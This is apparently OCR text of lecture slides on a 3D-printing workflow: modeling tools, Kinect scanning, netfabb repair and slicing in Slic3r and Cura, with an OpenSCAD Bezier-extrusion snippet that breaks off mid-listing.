
3D Modeling: SketchUp



3D Modeling: OpenSCAD

OpenSCAD – test.scad


```
module BezConic(p0,p1,p2,steps=5,h=10) {

    stepsize1 = (p1-p0)/steps;
    stepsize2 = (p2-p1)/steps;

    for (i=[0:steps-1]) {
        assign(point1 = p0+stepsize1*i)
        assign(point2 = p1+stepsize2*i)
        assign(point3 = p0+stepsize1*(i+1))
        assign(point4 = p1+stepsize2*(i+1))  {
            assign(bpoint1 = point1+(point2-point1)*(i/steps))
            assign(bpoint2 = point3+(point4-point3)*((i+1)/steps))
{
                //polygon(points=[bpoint1,bpoint2,p1]);
                linear_extrude(height=h) polygon(points=[bpoint1,bp
oint2,p1]);
            }
        }
    }
}

module YaHei_contour00x5b89_skeleton() {
translate([0,0,-10/2]) linear_extrude(height=10) polygon( points=[
        [30, 38], [33, 40], [33, 37],
        [30, 30], [25, 24], [42.5, 24.0],
        [60, 24], [63, 23], [60, 21],
        [55.0, 21.0], [50, 21], [46, 12],
        [37, 3], [50, -3], [59, -6],
        [61, -9], [58, -9], [49, -6],
        [35, 0], [24, -7], [4, -9],
        [1, -8], [3, -6], [23, -4],
        [31, 2], [22, 5], [17, 7],
```




Viewport: translate = [0.00 0.00 0.00], rotate = [48.70 0.00 308.70], distance = 1953.29

3D Modeling: Kinect + ReconstructMe


Model Fixing: netfabb




Model Slicing: Slic3r





Model Slicing: Cura



Model Slicing: Result










Model Slicing: Background Works


- Input more than 100 parameters
- Generating infill
- Generating support
- Adapting material and printer
- Generating all of printer control instructions
- Achieving trade off between speed and quality



Model Slicing: Effects of Tools and Parameters





